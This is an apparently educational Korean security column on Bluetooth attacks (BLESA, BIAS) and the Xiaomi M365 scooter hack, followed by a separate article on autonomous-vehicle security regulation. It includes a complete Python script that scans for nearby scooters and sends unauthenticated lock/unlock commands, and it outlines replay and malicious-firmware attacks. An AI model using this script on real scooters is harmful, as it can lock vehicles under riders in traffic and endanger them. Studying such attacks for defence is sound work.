BLE기기 2개(server와 client)가 기존에 안전한 페어링을 형성한 상태를 가정해보자. 만일 페어링이 끊긴 후에도 두 기기가 다시 새로운 연결 세션을 형성하여 통신을 이어갈 수 있다. 왼쪽 그림의 정상적인 server와의 재연결 과정이 이에 해당한다.

BLESA는 **client BLE기기가 server BLE기기의 연결 범위에서 벗어났다가 다시 해당 범위로 진입할 때 발생**한다. 오른쪽 그림은 BLESA의 동작에 해당한다. 공격자는 server BLE 기기를 발견하고, 해당 서버와 연결하여 서버의 속성에 대한 정보를 얻는다. 이는 BLE 프로토콜 자체가 다른 모든 BLE 장치와 연결하여 해당 장치의 속성 정보를 얻도록 설계되었기 때문에 가능한 과정이다. 심지어 이때 사용되는 BLE advertising 패킷은 평문으로 전송되기 때문에, 공격자는 쉽게 server BLE기기와 동일한 advertising 패킷을 전송하고, server BLE기기의 MAC주소 역시 복제하는

⁴ Jianliang Wu, Yuhong Nan, Vireshwar Kumar, Dave (Jing) Tian, Antonio Bianchi, Mathias Payer, & Dongyan Xu. (n.d.). BLESA: Spoofing Attacks against Reconections in Bluetooth Low Energy (pp. 17). n.p.: WOOT20.

방식으로 쉽게 server BLE 기기를 가장할 수 있다. 이를 이용하여, 공격자는 client BLE기기가 이전에 페어링 되었던 server BLE기기와의 세션을 새로 형성하려고 할 때마다, 스푸핑된 advertising 패킷을 검색하고, client BLE기기와 연결을 설정할 수 있도록 스푸핑된 advertising 패킷을 광고하기 시작한다. 이후의 공격자와 client BLE기기가 재연결하는 과정이 수행되면 BLESA가 완료되는 것이다.

02 | BIAS attack(Bluetooth Impersonation AttackS)

- 취약점 발견 주체: 싱가포르 공과 디자인 대학의 Daniele Antonioli, CISPA 헬름홀츠 정보 보안 센터의 Nils Ole Tippenhauer, 옥스포드 대학의 Kasper Rasmussen
- 공격 발생 지점: 기기 페어링 및 보안 연결 생성 과정
- 공격 설명

Bluetooth Classic 대상 공격에 해당한다. 원격 페어링 기기 스푸핑. 공격자가 **블루투스 기기의 주변에 위치**했을 때, 정상적인 페어링 절차를 거치지 않은 상태에서 이미 공격대상 블루투스 기기와 페어링된 **블루투스 기기를 가장하여 페어링**하는 것을 의미한다. 원래 두 개의 블루투스 기기를 페어링할 때, 암호화 연결 과정에서 링크키를 사용하며, 링크 키를 통해 두 개의 페어링된 기기가 연결을 유지할 수 있다.

BIAS attack은 두 개의 페어링된 기기가 링크 키를 처리하는 과정에서 발생하는 취약점을 이용한다. 이전에 페어링된 적 있던 블루투스 기기의 주소를 스푸핑하여 링크키 없이 인증 절차를 수행한다.

- 해결법: 블루투스 표준의 레거시 인증 절차, 보안 인증 절차에서 기기가 서로 인증할 때 LTK(Long Term Key)를 사용하는 것이다. 현재 Bluetooth SIG에서 취약점을 패치한 상태이므로, 기기의 블루투스를 최신버전으로 업데이트 함으로써 피해 예방을 할 수 있다.
- 이를 이용한 추가 공격: BIAS공격과 KNOB(key Negotiation of Bluetooth)공격을 조합하여 추가 공격이 가능하다.

BLE 취약점을 이용한 리얼월드 해킹

이번 챕터에서는 블루투스 취약점을 이용하여 현실에서 발생 가능한 해킹에 대해 알아보자.

01 | 공유 전동 킥보드 해킹

전동킥보드는 어느새 전세계 사람들에게 익숙한 이동 수단으로 자리잡았으며, 이를 모빌리티 공유 서비스로 제공하는 업체들 사이의 경쟁도 이미 치열하다. 전동킥보드 공유 서비스는 미국 샌프란시스코에서 버드(Bird)사, 라임(Lime)사에 의해 시작되었는데, 이용자들의 급증으로 시장규모가 확대되었다. 특히 버드(Bird)사의 경우 창업 1년만에 유니콘 기업으로 등극할 정도였는데, 이와 동시에 해킹 관련 안전성이 문제가 되었다. 손쉽게 해킹하는 방법이 SNS로 공유되며 학생들 사이에서 공유 전동킥보드 해킹이 유행까지 된 상황에서, 한 보안업체인 [Zimperium](#)이 [공개한 블루투스 연결을 이용한 해킹 시연 영상](#)은 보안이 안전으로 직결됨을 여실히 보여주었다. 공개된 영상에는 Zimperium사의 한 연구자가 만든 어플과 Xiaomi M365 전동 킥보드를 블루투스로 연결한 후, 공격자가 전동 킥보드를 멈추게 하는 과정이 담겨있는데, 이는 킥보드를 작동시키기 위해 사용했던 [블루투스 연결을 이용한 해킹](#)이다. Xiaomi사의 킥보드는 Bird사나 Spin사 등의 모빌리티 공유업체에서 서비스 제공을 위해 이용했던 기기였으나, 이 영상을 통한 해킹 위험성 공개 이후 Bird사는 M365모델의 firmware을 업데이트로 대응했고, Spin사는 해당모델의 구매를 중단한 후 이미 배치된 샤오미 모델도 단계적으로 철거했다.

01.01_영상 내 해킹과정



[그림 4] 블루투스 통신 취약점을 이용한 전동 킥보드 해킹

- ① 전동킥보드 이용자가 해커의 탐색 범위 내에 진입하면 해커의 기기에 킥보드 정보가 나타난다.
 - ➔ 해커의 화면에 피해 기기의 이름과 MAC주소가 뜬다
- ② 이용자가 신호를 기다리는 상황에서 공격자는 원격으로 킥보드를 잠궈 작동하지 못하게 한다.
 - ➔ 차량들 가운데에서 킥보드를 제어하지 못하는 이용자는 위험해진다.

01.02_Zimperium사의 해킹방법 - 블루투스 연결 이용한 Xiaomi M365 scooter 조종법

▶ 기본적인 Xiaomi M365 scooter의 보안 방법

Xiaomi M365 scooter의 이용자는 기본적으로 전용 앱을 통해서 다양한 기능들을 간편하게 실행할 수 있다. 전용 앱을 해당 기기의 다양한 기능을 수행하는 부분과 블루투스로 연결한 후 상호작용하는 방식이며, 이를 통해 도난방지시스템, 주행제어, Eco 모드, 기기의 펌웨어 업데이트 등을 이용할 수 있다. 이러한 기능들이 사용자의 안전과 직결될 수 있기 때문에, 앱과 기기 연결 시에 사용자가 미리 설정해둔 비밀번호를 통해 사용자임을 증명한 뒤에만 해당 기기를 사용 가능하도록 하여, 기기의 사용자가 아닌 사람의 앱을 통한 기기 접근 및 제어를 막는다.

▶ 해킹이 가능했던 이유

Xiaomi M365 scooter가 기본적으로 제공했던 보안 방법은 애플리케이션에서 비밀번호로 사용자 인증을 한 후에만 기기 제어를 허용 방법이었다. 사용자가 스쿠터 사용을 위해 어플과 스쿠터를 연결할 때에는 어플 영역에서 비밀번호로 사용자임을 입증해야만 제어에 대한 허가가 낸을 것이다. 하지만 이후 스쿠터 자체가 어플과의 인증 상태를 계속 따라가지 않았고, ble기기와 앱이 연결할 때 별다른 인증 과정이 포함되지 않았다. 따라서 공격자가 가까운 Xiaomi M365스쿠터들을 블루투스 탐색 기능으로 스캔하고 자신이 만든 어플을 이용하여 연결할 수 있었다. 공격자가 연결로 제어권을 얻게 되어 앱을 통해 모든 명령을 실행할 수 있는 상태가 되자, 스쿠터의 도난방지기능을 통해 스쿠터를 잠그는 방식으로 이루어진 해킹이었다.

▶ 해킹 과정

공격자가 직접 제작한 어플을 이용하여 가까운 Xiaomi M365스쿠터들을 스캔한 뒤 연결을 시도

→ **스쿠터가 전용 애플리케이션이 아닌 공격자의 애플리케이션과 연결을 형성**

→ 공격자가 제어권을 얻게 되어 앱을 통해 모든 명령을 실행할 수 있는 상태가 됨

→ 앱의 명령으로 스쿠터의 도난방지기능을 실행하여 스쿠터를 잠금 처리

▶ 해킹에 사용된 앱의 코드확인

이 실험에서 사용한 코드는 교육목적으로 github에 공개되었다. (<https://github.com/rani-j/Mi365Locker>) 별도의 사용자 인증이나 비밀번호 입력 없이 앱과 기기가 연결되는 것이 보안의 취약점이었으므로 코드의 DeviceAdapter와 DeviceConnection부분 확인으로 연결되었던 과정을 알아보자.

```
public Device getDeviceByAddress(String address)
{
    for (Device device : mList) {
        if (address.equals(device.getDevice().getAddress())) {
            return device;
        }
    }
    return null;
}
```

[그림 5] DeviceAdapter.java의 getDeviceByAddress 함수 코드

기기의 정보를 입력 받을 때 주소 값을 받는다.

```
public void updateDeviceConnection(String address, RxBleConnection.RxBleConnectionState state)
{
    Device device = getDeviceByAddress(address);
    if(device != null) {
        device.setState(state);
        notifyDataSetChanged();
    }
    return;
}
```

[그림 6] DeviceAdapter.java의 updateDeviceConnection 함수 코드

디바이스 연결을 업데이트할 때 위의 getDeviceByAddress함수로 받았던 기기의 MAC주소를 기기정보에 넣어준 후 데이터가 바뀌었음을 알려주는 코드이다. 블루투스 연결 과정에서 비밀번호 입력 과정이 없음을 확인할 수 있다.

```
public void setupConnection()
{
    this.connection_disposable = this.device.establishConnection(false).doFinally(this::dispose)
        .subscribe(this::onConnectReceived, this::onConnectionFailure);

    this.device.observeConnectionStateChanges().subscribe(this::onObserveState,
        this::onObserveStateFailure);
}
```


[그림 7] DeviceConnection.java의 setupConnection 함수 코드

▶ 이 외에 가능한 해킹 시나리오

이 앱으로 공개된 해킹을 구현해낸 연구원의 말에 따르면 이외에 DoS공격(Denial of Service attack)으로 M365 기기 잠그기, 멀웨어 배포로 새로운 악성 펌웨어 설치하여 기기의 전체 제어권 획득, 개인 이용자를 목표로 한 공격으로 기기를 갑자기 끄거나 속도 올리기 등의 공격이 가능하다고 한다.

02 | Xiaomi M365 모델의 블루투스 관련 위협요소

지금까지 다룬 공유 전동 킥보드 해킹의 대상 기기인 Xiaomi 365를 기준으로 전동 킥보드의 블루투스에 대해 구체적으로 알아보자. Xiaomi 365 모델은 **블루투스 저전력 프로토콜**을 이용하여 **데이터를 교환**하기 때문에, BLE를 중점적으로 봐야한다. 추가로 BLE 자체 외에도 블루투스 보안과 관련해 전동 킥보드의 보안문제가 발생할 우려가 있는 부분으로는 모바일 애플리케이션, 펌웨어가 있다. 모바일 애플리케이션의 경우 사용자의 스마트폰의 어플이 BLE 통신을 사용하여 명령을 전달하기 때문이며, 펌웨어의 경우 기본적으로 Xiaomi M365모델에 설치되어 전동 킥보드 기능의 많은 부분 결정하는데 업데이트 시에 BLE통신으로 연결된 어플을 이용하기 때문이다.



[그림 8] Xiaomi Home app과 Xiaomi M365모델, Xiaomi 서버의 연결 - 스마트폰과 전동 킥보드의 연결이 BLE로 이뤄지고, 어플리케이션과 펌웨어 모두 블루투스 보안과 직접적으로 맞닿아 있음을 보여준다

02.01_블루투스 저전력 프로토콜

블루투스 저전력 프로토콜(Bluetooth Low Energy protocol) 위험 요소	
블루투스 통신내용을 탈취하는 중간자공격으로 공격자가 전동 킥보드의 비밀번호를 알아냄	인증이 이뤄지지 않은 명령들을 공격자가 리플레이 공격으로 블루투스를 통해 전동 킥보드에 전송

[표 6] 블루투스 저전력 프로토콜의 위험요소

스마트폰과 Xiaomi M365모델을 연결하고, 데이터를 주고받기 위한 과정에서 이용되는 BLE 프로토콜은 페어링 과정을 위한 동작 없이 연결 세션이 형성된다는 특징을 갖고 있다. BLE의 사용성을 높이는 이러한 특성이 M365모델의 보안 위험을 높이게 된다. BLE 기기들의 페어링 시, client BLE 기기에 해당하는 Xiaomi-M365는 server BLE 기기에 해당하는 스마트폰과 연결 세션을 형성하게 되는데, 해당 과정에서 스마트폰에 대한 인증을 제대로 하지 않는다. 따라서 인증되지 않은 앱이 스쿠터와 연결하여 조종 가능한 것이다. 이를 연구한 연구원은 “스쿠터 자체는 어플과의 인증 상태를 계속 따라가지 않았기 때문에 공격자가 가까운 Xiaomi M365스쿠터들을 스캔하고 악성 어플을 이용하여 연결할 수 있었다.”라고 말했다.

이러한 공격 외에도 BLE를 이용한 M365 모델 대상의 공격의 경우, 통신 내용을 탈취하는 MITM Attack으로 전동 킥보드의 비밀번호를 알아내거나, 인증 없이 Replay Attack으로 킥보드 동작 명령을 수행할 수 있다.

02.02_모바일 어플리케이션

모바일 어플리케이션(Mobile Application) 위험 요소	
공격자가 인증과정 없이 공식 어플리케이션에의 불법 접근권을 얻어 전동 킥보드를 제어	어플과 전동킥보드 사이의 인증되지 않은 통신을 가능하게 하기 위해 공격자가 어플 제작

[표 7] 모바일 어플리케이션 상의 위험 요소

Xiaomi Home app은 Xiaomi의 IoT기기들과 상호작용하는 수단으로, 처음에 어플과 Xiaomi 기기 사이를 통신채널을 설정하여 연결한 후 어플로 기기의 동작을 제어할 수 있다. 어플이 BLE통신으로 특정한 암호를 전동 킥보드에 보내면 킥보드는 이를 해석하여 동작하는 것이기 때문에, 이 점을 이용하여 블루투스 페어링 과정을 분석하면 불법적으로 기기와의 연결하는 방법을 찾을 수 있다. 어플리케이션을 디컴파일하여 킥보드에 보내는 값을 찾고, 이에 해당하는 킥보드의 동작을 확인하여 그 구조를 알아내 식으로 어플을 분석한 후 이를 이용한 어플을 제작하거나, 그 외에도 **어플 자체에 접근권을 얻는 방식**으로 공격자가 공격을 이행할 수 있다.

02.03_펌웨어

펌웨어(Firmware) 위험 요소	
공격자가 전동킥보드의 기본설정이 위험요소를 포함하도록 펌웨어를 변경	전동킥보드에 연결된 스마트폰 해킹을 시도하는 등의 악의적인 작동을 하는 소프트웨어를 업로드

[표 8] 펌웨어의 위험 요소

펌웨어는 기기 내부의 작동을 규정하는 것으로, 이를 해킹하면 전동 킥보드의 내부 변수들을 조정할 수 있어 최고속도제한과 같은 안전을 위한 설정들도 변경할 수 있다. M365모델은 **블루투스 통한 바이너리 파일의 전달을 통해 펌웨어 업데이트를 진행**하는데, 해당 전동 킥보드에 비밀번호를 설정해도 **업데이트 시에는 인증과정을 거치지 않기 때문에** 공격자는 손쉽게 해킹된 펌웨어를 업로드할 수 있다.

02.04_공격 코드

아래는 xiaomi scooter 대상으로 lock과 unlock을 할 수 있는 공격 코드이다.
앞서 확인한 java로 작성된 공격코드와 같이 기기와 앱의 연결 과정에서 비밀번호 인증 과정이 없기 때문에, 이를 이용하여 명령을 날리는 과정을 코드 상에서 수행하는 것을 확인할 수 있다.

```
from bluepy import btle
from bluepy.btle import Scanner, DefaultDelegate
from bluepy.btle import BTLEDisconnectError
from bluepy.btle import BTLEGattError
import codecs
import signal
import sys
import os

# CHARACTERISTIC
WRITE_UUID = "6e400002-b5a3-f393-e0a9-e50e24dcca9e"
```

```

# COMMANDS
LOCK = "55aa032003700168ff"
UNLOCK = "55aa032003710167ff"

# CONSTANTS
TIMEOUT_LENGTH = 3
FILE_NAME = "scootersAddr.txt"
COMMAND = ""

if sys.argv[2] == "lock":
    COMMAND = LOCK
elif sys.argv[2] == "unlock":
    COMMAND = UNLOCK
else:
    raise Exception('Command not recognised')

def timeout_handler(signum, timeout_handler):
    raise TimeoutError

signal.signal(signal.SIGALRM, timeout_handler)

class ScanDelegate(DefaultDelegate):
    def __init__(self):
        DefaultDelegate.__init__(self)

scanner = Scanner().withDelegate(ScanDelegate())
devices = scanner.scan(2)

def add_addr_to_known(dev_addr):
    file_exists = os.path.exists('./' + FILE_NAME)

    if file_exists:
        with open(FILE_NAME) as file:
            addresses = [line.strip() for line in file]

        for addr in addresses:
            if addr == dev_addr:
                return None

    f = open(FILE_NAME, "a")
    print(dev_addr, file=f)
    f.close()

def write_command(dev, command):
    signal.alarm(TIMEOUT_LENGTH)
    peri = btle.Peripheral(dev)
    characteristics = peri.getCharacteristics(uuid=WRITE_UUID)[0]
    characteristics.write(codecs.decode(command, 'hex'))
    peri.disconnect()
    print("Success!")
    add_addr_to_known(dev.addr)

```

```

def write_devices(devs, command):
    for dev in devs:
        try:
            print("Attempting to send command to device ", dev.addr, dev.getScanData())
            write_command(dev, command)
        except (BTLEDisconnectError, BTLEGattError, TimeoutError):
            print("Couldn't connect")

def get_known_addr(devs):
    file_exists = os.path.exists('./' + FILE_NAME)
    known_devices = []

    if file_exists:
        print('file exists')
        with open(FILE_NAME) as file:
            known_addr = [line.strip() for line in file]

        print('[%s]' % ', '.join(map(str, known_addr)))

        for dev in devs:
            for addr in known_addr:
                if dev.addr == addr:
                    known_devices.append(dev)
    else:
        raise Exception('No saved addresses in file ' + FILE_NAME)

    return known_devices

if sys.argv[1] == "scan":
    print("Scanning ", len(devices), " device/s in bluetooth area")
    write_devices(devices, COMMAND)
elif sys.argv[1] == "saved":
    knownDevices = get_known_addr(devices)

    if knownDevices:
        print("Scanning ", len(knownDevices), " device/s in bluetooth area")
        write_devices(knownDevices, COMMAND)
    else:
        raise Exception('Could not find any known devices in area')
else:
    raise Exception('incorrect arguments')

```

마치며

블루투스는 하나의 버전으로 존재하는 것이 아니라 계속해서 새로운 버전이 출시되고, 각 버전에 따라 완전히 새로운 기술이 적용되거나 동작 원리가 많이 바뀌는 경우가 많다. 이러한 블루투스 자체의 특징에 더하여, 최근의 블루투스 취약점은 특정 블루투스 버전 및 기술을 특정하는 양상을 보인다.

문제는 블루투스 기기를 생산하는 회사들이 매우 많으며, 해당 회사들에서 사용하는 블루투스의 버전도 다양하여 블루투스 취약점 발생 시 빠르게 패치와 같은 보안조치를 취하기가 어렵다는 점이다. 또한 해당 기기의 사용자 역시 자신이 사용하는 블루투스 기술에 대한 이해가 부족하고, 블루투스 기기 특성상 장치 업데이트를 하는 경우는 거의 드물어서 패치된 보안 조치가 실제로 적용되는 것도 매우 어렵다. 즉 블루투스 보안문제가 발생할 경우 가장 큰 문제는 보안 조치를 취하기까지 매우 오랜 시간이 걸리거나 조치가 취해지지 않는 경우가 많다는 점이다. 앞서 확인한 Zimperium사의 해킹 방식 역시 공개된 몇 달 후에도 동일한 공격이 가능했다.

이를 해결하기 위해, 해당 취약점이 적용되는 블루투스 버전 정보 및 스펙을 명확히 알고, 생산자와 소비자 모두 대응하는 것이 필요하다. 블루투스 기기 생산자 입장에서는 취약점 발견 대상에 해당하는 블루투스 버전이 자신의 생산 제품에서 사용되는 여부를 빠르게 파악하여 패치를 진행해야 하며, 블루투스 기기의 사용자들 역시 자신의 기기에 사용된 블루투스 버전을 인지하여 빠르게 패치를 적용할 수 있다. 결국 취약점 발견 시, 해당 취약점 악용 피해를 최소화하기 위한 방법은 속도에 달려있고, 속도는 블루투스의 기본개념 및 보안에 대한 이해를 통해 향상시킬 수 있는 것이다.

본 칼럼은 블루투스에 대한 명확한 이해를 도와, 블루투스 취약점 발생 시 블루투스 기기의 공급자 및 생산자가 빠르게 대처하는 것을 돋기 위한 목적으로 작성했다. 간편히 사용가능한 기술이라는 이유로 보안에 대한 경각심을 잃지 않고, 취약점 발생에 대한 빠르고 정확한 대처로 블루투스 보안 위협으로부터 안전해지기를 바란다.

참고자료

- [1] Don't Give Me a Brake – Xiaomi Scooter Hack Enables Dangerous Accelerations and Stops for Unsuspecting Riders . (n.d.). <https://blog.zimperium.com/dont-give-me-a-brake-xiaomi-scooter-hack-enables-dangerous-accelerations-and-stops-for-unsuspecting-riders/>.
- [2] Mi365Locker . (n.d.). <https://github.com/rani-i/Mi365Locker>.
- [3] Louis Cameron Booth, Matay Mayrany. (n.d.). IoT Penetration Testing: Hacking an Electric Scooter(Bachelor). KTH ROYAL INSTITUTE OF TECHNOLOGY, n.p..Riders"
- [4] Bluetooth network connection & pairing . (n.d.). <https://www.electronics-notes.com/articles/connectivity/bluetooth/network-pairing-connection.php>.
- [5] The Practical Guide to Hacking Bluetooth Low Energy . (n.d.). <https://blog.attify.com/the-practical-guide-to-hacking-bluetooth-low-energy/>.
- [6] Bluetooth Basics . (n.d.). <https://learn.sparkfun.com/tutorials/bluetooth-basics>.
- [7] Armis Labs. (n.d.). BlueBorne. n.p.: armis.
- [8] bias . (n.d.). <https://github.com/francozappa/bias>.
- [9] Jianliang Wu, Yuhong Nan, Vireshwar Kumar, Dave (Jing) Tian, Antonio Bianchi, Mathias Payer, & Dongyan Xu. (n.d.). BLESAs Spoofing Attacks against Reconections in Bluetooth Low Energy (pp. 17). n.p.: WOOT20.
- [10] Bluetooth SIG. (n.d.). Bluetooth Core Specification v5.1. n.p.: Bluetooth SIG.

자율주행, 편리함 그 이면의 위험성

SWING 29기 김고은 | 검수 27기 김수빈

사람이 개입하지 않아도 스스로 주행하는 자동차 속에서의 편안한 이동, 인간의 육체적 한계를 뛰어넘는 기능으로 현저히 낮아지는 사고 발생 확률, 교통 혼잡을 줄여주고 차량 내에서의 시간도 활용할 수 있도록 해주는 효율성 등 이 모든 것들이 자율주행 자동차 기술의 발달로 점차 현실이 되어가고 있다. 이러한 장점들이 있는 한편, 사고 발생 시의 책임 소재에 대한 문제점 및 보안 위협, 자동차 및 운전과 관련한 일자리의 손실과 같은 단점이 따르는 것을 피할 수는 없다.

이 중에서도 자율주행 자동차 **시스템 해킹**은 개인 정보 유출 및 사생활 침해, 권한 없는 시스템 조작 등을 야기할 수 있어 문제 발생 시 파생된 피해를 낳을 수 있고, 그 피해 규모가 방대하다는 점에서 중요히다뤄져야 할 문제이다. 해킹을 통해 자율 주행 **시스템의 권한이 탈취**되면 해커가 차량을 원격으로 조작해 탑승자의 안전에 큰 위협이 될 수도 있고, 탑승자의 위치 정보나 이동 동선 등이 노출되어 **범죄에 악용**될 가능성도 있다.

01 | 자율주행 자동차 해킹 사례

실제로 2016년 9월에는 중국의 '킨 보안 연구소'에서 전기자동차 제조업체인 '**테슬라**'의 자율 주행 자동차 소프트웨어를 해킹하여 **원격으로 조종**하는 영상이 공개되기도 했다. 해당 영상에 따르면 해킹을 통해 시스템 조작 권한을 얻자 문 잠금을 해제하고, 차량을 급제동하는 등의 원격 조작이 가능했다. 이외에도, '**지프 체로키 해킹 사건**'을 또 하나의 자율 주행 자동차 보안 위협 사례로 들 수 있다. 해당 사건은 미국의 화이트 해커인 찰리 밀러와 크리스 볼로섹이 피아트 크라이슬러사의 자율 주행 자동차 모델인 '지프 체로키'의 시스템을 해킹해 차량의 제어권을 탈취하고 원격 제어에 성공한 사례이다. 이로 인해 크라이슬러사는 '지프 체로키' 모델 140만대를 리콜해야 했다.



▲ 그림 1. '지프 체로키' 차량이 경로를 이탈하는 모습 (출처:kotra 해외시장뉴스)

위의 두 가지 차량 원격 조종 해킹 사례와 같은 직접적인 공격 외에도, 자동차의 **내부 시스템에 접근하지 않고도** 자율 주행 자동차를 오작동하게 만들 수 있는 공격들이 존재한다. 그중 하나로 GPS 전파교란 공격을 예로 들 수 있다. 자율 주행 자동차는 현재 자신의 위치를 파악하기 위해 GPS 정보를 이용한다. 그런데 만약 전파교란 기술을 이용하여 달리고 있는 자동차에 GPS 교란전파를 발생시킨다면, 시스템이 현 위치를 제대로 인식하지 못해 좁은 도로에서 갑작스러운 가속을 하게 되는 등의 큰 사고가 발생할 수 있다.

02 | 자율주행 자동차 사이버 보안 규제

이러한 자율주행 자동차 사이버 보안 위협에 대응하기 위해, **유엔 유럽경제위원회(UNECE)**는 지난 2020년 6월 사이버 보안 및 커넥티드 카의 소프트웨어 업데이트에 대한 새로운 법규인 '**WP29**'를 채택했다. 해당 법규에서는 차량의 IT 보안 및 소프트웨어 업데이트에 대한 요건 및 감사 요구 사항을 명시하고 있다. 공식 문서인 'ECE-TRANS-WP29-2020-079-Revised'에 따르면, 사이버 보안 형식 승인과 관련하여 다음 두 가지의 특정 요구사항이 있다.

1) 제조사의 사이버 보안 관리 시스템(CSMS)의 요구사항

- 차량 사이버 위험의 식별과 관리
- 사이버 보안 관리 시스템 인증서 확보를 위한 지속적인 검토, 실행 및 시현 가능한 개선 프로세스
- '합리적인 시간' 내의 사건 대응

2) 사이버 보안에 관련된 차량 승인 요구사항

- 차량에 대한 사이버 공격의 탐지와 예방
- 식별된 위험으로부터 차량 보호

사이버보안 관리시스템(CSMS)은 차량의 수명주기(개발 단계, 생산 단계, 생산 후 단계)에 걸쳐 적용되어야 하며, 발생 가능한 위협과 이러한 위협들에 대한 완화조치를 고려하여 다음 프로세스를 갖추어야 한다. 이때 '개발 단계'는 차량이 형식 승인되기까지의 기간을 의미하고, '생산 단계'는 차량의 생산 기간, '생산 후 단계'는 해당 차종의 모든 차량의 수명이 다할 때까지 더 이상 생산이 진행되지 않는 기간을 뜻한다.

1) 개발 및 생산 단계

개발 및 생산 단계에서 자동차 제작사는 사이버보안 관리시스템(CSMS)의 프로세스에 따라 자동차 형식에 대하여 위험평가를 실시하고, 위험을 감소시키기 위한 적절한 보안조치를 구현하며 시험을 통해 구현된 보안 조치의 효과를 검증해야 한다.

2) 생산 후 단계

생산 후 단계에서 자동차 제작사는 항상 새로운 사이버 위협을 모니터링하고 대응하며, 모니터링 활동 결과를 승인기관에 보고하여야 한다. 승인기관은 보고를 확인하고 필요한 경우 자동차 제작사에게 시정조치를 요구할 수 있다. 보고와 대응이 충분하지 않을 경우, 승인기관은 사이버보안관리시스템(CSMS) 인증을 취소할 수 있다.

이외에도 국제표준화기구(ISO)의 ISO 26262 2판에서는 자동차 시스템 해킹에 대비하기 위해 사이버 보안과 연계하여 기술을 개발하는 것을 권고하고 있으며, 내부 및 외부 통신에 의해 운행되는 자율주행차의 경우 기능 안전의 일환으로 HSM(Hardware Security Module)을 적용한 사이버 보안을 고려하여야 한다.

*HSM(하드웨어 보안 모듈) : 데이터의 암호화 및 암호 해독에 사용되는 키를 생성, 보호 및 관리하고 디지털 서명 및 인증서를 생성하여 암호화 프로세스를 보호하는 강화된 변조 방지 하드웨어 장치



▲ 그림 2. 자동차 사이버보안 가이드라인 표지(출처:국토교통부 정책자료)

지난 2020년 12월 15일, 우리 정부 또한 의무적인 규정은 아니지만, 자율 주행 자동차 보안에 대한 기본 방향을 제시하는 『[자동차 사이버보안 가이드라인](#)』을 발표하였다. 여기에서는 자율 주행 자동차 제작자가 사이버보안 관리체계 프로세스를 갖추고, 그에 따라 보안 관리를 진행해야 한다는 내용을 담고 있다. 권고 안에 의하면 제작사는 자동차에 대한 위험을 인지하고, 식별된 위험을 평가 후 처리하기 위한 절차를 갖추어야 한다. 다만 앞에서 소개한 해킹 공격들은 모두 탑승자에게 실제적인 피해가 되는 문제이며, 자율 주행 자동차는 오로지 시스템 소프트웨어에 의존하여 운행되기 때문에 시스템 상용화를 준비하고 있는 지금은 권고 그 이상의 더욱 엄격한 [보안 정책](#)과 [법률](#)이 필요한 시점이다.

03 | 업계 동향

이렇게 자율주행 자동차 사이버 보안에 대한 국제적 법제화가 진행되고 있는 만큼, [자동차 사이버 보안 전문가 육성](#)의 필요성도 커지고 있다. 사이버 보안에 대한 기초적인 지식 이상으로, 보안 업무에 실질적인 도움을 줄 수 있는 전문 인력이 요구되는 것이다. 지난 2020년 2월, 자동차 사이버 보안 솔루션 기업인 '에스크립트(ESCRYPT)'는 UNECE WP29 법규에 따른 자동차 제조사의 보안 요구사항, 표준, 가이드라인의 해석과 자동차 사이버 보안 용어, 암호 알고리즘, 보안 프로토콜, 자동차 보안 기술들을 중점적으로 자동차 사이버 보안 설계(Secure Product Design) 정기 교육 프로그램을 진행하기도 했다.

자동차 사이버 보안 전문 인력 채용 또한 요구되고 있는 추세이다. 자율주행 보안 전문 기업인 [아우토крипт\(Autocrypt\)](#)는 2022년 1월 말부터 차량 보안 솔루션 및 자동차 모의 해킹, 차량 간 통신 보안 개발 등의 자율주행 보안과 관련한 여러 직무 영역에서 전문인력 채용 공고를 진행 중이다. [현대자동차](#) 또한 차량 보안 기술 개발 및 보안 관리 프로세스 운영 등의 직무에 적합한 인재를 찾고 있다. 보안 전문 기업이나 자동차 기업 뿐만 아니라 통신 및 여러 ICT 기업들이 자율주행 기술 개발에 뛰어들고 있는 만큼, 자동차 사이버 보안 직무 인력 채용도 점차 늘어날 것으로 보인다.

이처럼 자율주행 기술의 안전한 상용화와 사이버 보안 위협으로부터의 보호를 위해 국가, 정부, 그리고 기업적 차원에서 법규 제정과 다양한 노력이 계속되고 있다. 더욱더 적극적이고 체계적인 제도 개선을 통해 우리 사회에 자율 주행 기술이 안전하게 자리 잡을 수 있는 기반이 마련되기를 기대한다.

참고 자료

- [1] 김민호, 박현지. (2020). 자율주행자동차의 윤리적 고찰과 법제정비 방안. *미국헌법연구*, 31(1), 1-36.
- [2] 또 터진 테슬라 자율주행 사고, 해킹되면 어떤 위험이?. (2021).
- [3] 자율주행자동차, 트롤리 딜레마 문제없어. (2019).
<https://www.epnc.co.kr/news/articleView.html?idxno=90783>
- [4] “2027년 레벨4 자율주행 상용화 위해선 제도개선 속도내야”. (2021).
<https://www.sciencetimes.co.kr/news/2027%EB%85%84-%EB%A0%88%EB%B2%A84-%EC%9E%90%EC%9C%A8%EC%A3%BC%ED%96%89-%EC%83%81%EC%9A%A9%ED%99%94-%EC%9C%84%ED%95%B4%EC%84%A0-%EC%A0%9C%EB%8F%84%EA%B0%9C%EC%84%A0-%EC%86%8D%EB%8F%84%EB%82%B4/>
- [5] 자동차 사이버보안 강화로 준비하는 자율주행차 시대. (2021).
<https://www.epnc.co.kr/news/articleView.html?idxno=206407>
- [6] [Erin 칼럼] 자율주행차를 해킹 없이 해킹하는 방법. (2019).
